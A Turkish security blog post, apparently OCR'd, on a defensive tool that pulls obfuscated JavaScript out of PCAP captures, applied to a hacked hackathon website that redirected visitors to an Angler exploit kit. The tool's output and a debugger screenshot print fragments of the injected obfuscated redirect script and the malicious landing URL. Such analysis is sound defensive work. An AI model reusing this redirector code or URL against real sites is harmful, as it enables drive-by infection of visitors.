
Zararlı JavaScript Avı

written by Mert SARICA | 1 April 2016


Kum havuzu (sandbox) analizi yapan teknolojiler/cihazlar, kurumlara doğrudan ya da dolaylı olarak yapılan siber saldırıları tespit etme, gerekli önlemleri alma veya aldırma noktasında oldukça önemli bir role sahiptir. Bu cihazlarda ortaya çıkan alarmlar kurumsal SOME'ler tarafından incelendiğinde, kimi zaman ortaya ilginç güvenlik vakaları da çıkabilmektedir.

Bu cihazlar üzerinde yer alan alarmlarda veya şüphe duyulan trafik paketleri (PCAP) üzerinde, alarmı tetikleyen veya şüphe duyulan aktiviteye yol açan zararlı JavaScript kodunu tespit etmek, kimi zaman güvenlik uzmanları için zaman alıcı bir süreç haline gelmektedir. Bunun başlıca sebeplerinden biri ise zararlı JavaScript kodlarının çoğunlukla http trafiğinde gizlenmiş (encoded) olarak yer almasıdır. Bu nedenle Wireshark aracı ile bir PCAP dosyasını açıp, gizlenmiş JavaScript kodlarında sıklıkla kullanılan eval() fonksiyonunu aratmak boşa kürek çekmekten farksız hale gelmektedir.

Geçtiğimiz aylarda kum havuzu analizi yapan bir cihazdan aldığım alarmı detaylı olarak incelediğimde, Hürriyet Hackathon'un web sitesinin hacklendiğini ve ziyaretçilerini uitbracht.kateandoliverswedding.co.uk alan adına yönlendirdiğini gördüm.



Hackathon (ayrıca hack günü, hackfest ya da codefest olarak da bilinir) bilgisayar programcıları, grafik tasarımcıları, arayüz tasarımcıları ve proje yöneticileri de dahil olmak üzere katılanların yoğun bir şekilde yazılım projelerinin geliştirilmesi amacıyla diğer takımlar ile rekabet içerisinde bulunduğu bir olaydır.(Referans: Vikipedi)





Yukarda bahsettiğim gibi Wireshark ile PCAP dosyası içinde yer alan zararlı JavaScript kodunu aramak zaman alıcı olabileceği için bunu nasıl otomatize edebileceğim üzerine düşünmeye başladım.

Python ile bir araç hazırlasam, Scapy ile PCAP dosyasını açsa, HTTP trafiğini incelese ve script takıları arasında yer alan JavaScript kodunu bulsa, çalıştırsa ve eval() fonksiyonunu tespit etse az çok işimi görür diye düşünmeye başladım. Ancak en büyük engellerden biri JavaScript kodunu Python ile nasıl çalıştırabileceğim olacaktı. Çok zaman kaybetmeden, Python aracı ile ortaya çıkan JavaScript kodunu, PhantomJS isimli grafiksel kullanıcı arayüzü olmayan tarayıcı (headless browser) ile çalıştırmaya karar verdim.


Kısa bir çalışmanın ardından ortaya JavaScript Eval Finder adını verdiğim bir araç çıktı. Bu araca PCAP dosyasını verdiğinizde, javascripts klasörüne script takılarının yer aldığı HTML dosyalarını kopyalamaktadır. Ardından Phantomjs ile çalışan JavaScript Extractor yardımcı aracı ile gizlenmiş JavaScript kodunda yer alan eval() fonksiyonu tespit edildiğinde, yine bu araç tarafından bir uyarı verilmekte ve bir önceki adımda kayıt edilen HTML dosyalarının başında (header) tespit edilen JavaScript kodları yorum (comment) olarak eklenmektedir.


JavaScript Eval Finder aracını hurriyethackathon PCAP dosyası üzerinde çalıştırdığımda çok geçmeden gizlenmiş (encoded) olan JavaScript kodunu bulabildim.


remnux@remnux: ~/Desktop/hurriyethackathon
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
==========
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
==========
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder
[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();
[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();
remnux@remnux:~/Desktop/hurriyethackathon$



Ardından ortaya çıkan (decoded) bu JavaScript kodunu incelediğimde bunun daha önce de incelemiş olduğum Angler istismar kitinin farklı bir sürümü olduğunu gördüm. Açılmış (decoded) JavaScript kodunu, orjinal HTML dosyasındaki gizlenmiş (encoded) JavaScript kodu ile yer değiştirip, Firebug geliştirme aracı/eklentisi ile Firefox internet tarayıcısı üzerinde analiz ettiğimde, bu JavaScript kodunun ziyaretçileri http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/ adresine yönlendiren kod olduğunu teyit edebilmiş oldum.


Hürriyet Mobil Hackathon - Mozilla Firefox
Hürriyet Mobil Hacka...
file:///home/remnux/Desktop/malware.html
Search
Read www.hurriyethackathon.com
Console
HTML
CSS
Script
DOM
Net
Cookies
malware.html
Watch
Stack
Breakpoints
<body class="home page page-id-114 page-template-default
<div id="kzvwndo" style="position: absolute; top: -1860px;
<div id="ihidg" style="position: absolute; top: -1942px;
<script>
debugger;
<!-- UserAgent kontrolu atlatma -->
navigator.__defineGetter__('userAgent', function(){
return("Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11
});
tecl = (+[window.sidebar]);
<!-- Internet Explorer tarayici kontrolu atlatma -->
tecl = 0;
azhon = ["rv:11", "MSIE",];
for (epox = tecl; epox < azhon.length; epox++) {
if (navigator.userAgent.indexOf(azhon[epox]) > tecl)
gijo = azhon.length - epox;
break;
}
}
if (navigator.userAgent.indexOf("MSIE10") > tecl) {
gijo++;
}
efuvv = gijo - 1;
tisbfj = "93wrLfBbUrN3";
New watch expression...
this
Window malware.
Global Scope [Window]
$
undefined
jQuery
function(a, b)
InstallTrigger
applicationCache
closed
false
console
content
crypto
devicePixelRatio
1
document
external
frameElement
null
frames
remnu...
Desktop
Interne...
remnu...
Hürriye...
01:07



Özellikle SOME çalışanları için faydalı olacağına inandığım JavaScript Eval Finder ve JavaScript Extractor araçlarını tek bir paket halinde buradan indirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı 5. Pi Hediyem Var oyununun çözüm yolunu da içermektedir ;)